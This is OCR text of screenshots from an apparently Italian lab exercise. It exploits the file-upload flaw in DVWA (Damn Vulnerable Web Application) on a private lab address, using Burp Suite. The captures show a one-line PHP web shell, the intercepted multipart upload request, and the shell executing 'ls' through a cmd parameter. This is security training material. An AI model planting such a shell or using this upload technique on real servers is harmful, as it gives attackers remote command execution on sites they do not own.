

Damn Vulnerable Web Ap
Non sicuro | 192.168.50.101/dvwa/security.php
Instructions
~/Documenti/shell.php - Mousepad
File Modifica Cerca Visualizza Documento Aiuto
1 <?php system($_REQUEST["cmd"]); ?>
2
WA.
curity layer for PHP based web applications.
n of your session.
Extender
Project options
HTTP/1
Attributes 2
Query Parameters 0
Body Parameters 0
Cookies 2
Headers 10


Damn Vulnerable Web Ap
Non sicuro | 192.168.50.101/dvwa/v
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulner
Choose ar
Scegli file
Upload
More inf
http://www.ov
http://blogs.s
http://www.ac
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4DZR12dveRldZ7Z2
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=low; PHPSESSID=6731af15ae22e6d33904e25ce99dc0bf
14 Connection: close
15
16 ------WebKitFormBoundary4DZR12dveRldZ7Z2
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundary4DZR12dveRldZ7Z2
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------WebKitFormBoundary4DZR12dveRldZ7Z2
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------WebKitFormBoundary4DZR12dveRldZ7Z2--
31
Search...
0 matches
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 2
Request Headers 13


Damn Vulnerable Web Ap
Non sicuro | 192.168.50.101/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: File Upload
Choose an image to upload:
Scegli file
Nessun file selezionato
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Extender
Project options
20:07


Damn Vulnerable Web Ap
192.168.50.101
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnera
Choose an
Scegli file
Upload
../../hac
More info
http://www.ow
http://blogs.se
http://www.acu
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
8 Cookie: PHPSESSID=6731af15ae22e6d33904e25ce99dc0bf
9 Connection: close
10
11
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 1
Request Headers 8
Search...
0 matches


Damn Vulnerable Web Ap
192.168.50.101/dvwa/hackable/upload
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnera
Choose an
Scegli file
Upload
../../hac
More info
http://www.ow
http://blogs.se
http://www.acu
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
8 Cookie: PHPSESSID=6731af15ae22e6d33904e25ce99dc0bf
9 Connection: close
10
11
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 1
Request Headers 8
Search...
0 matches


192.168.50.101/dvwa/hack
Non sicuro | 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls
dvwa_email.png shell.php
2022.9.6 - Temporary Project
Decoder
Comparer
Logger
Extender
Project options
pen Browser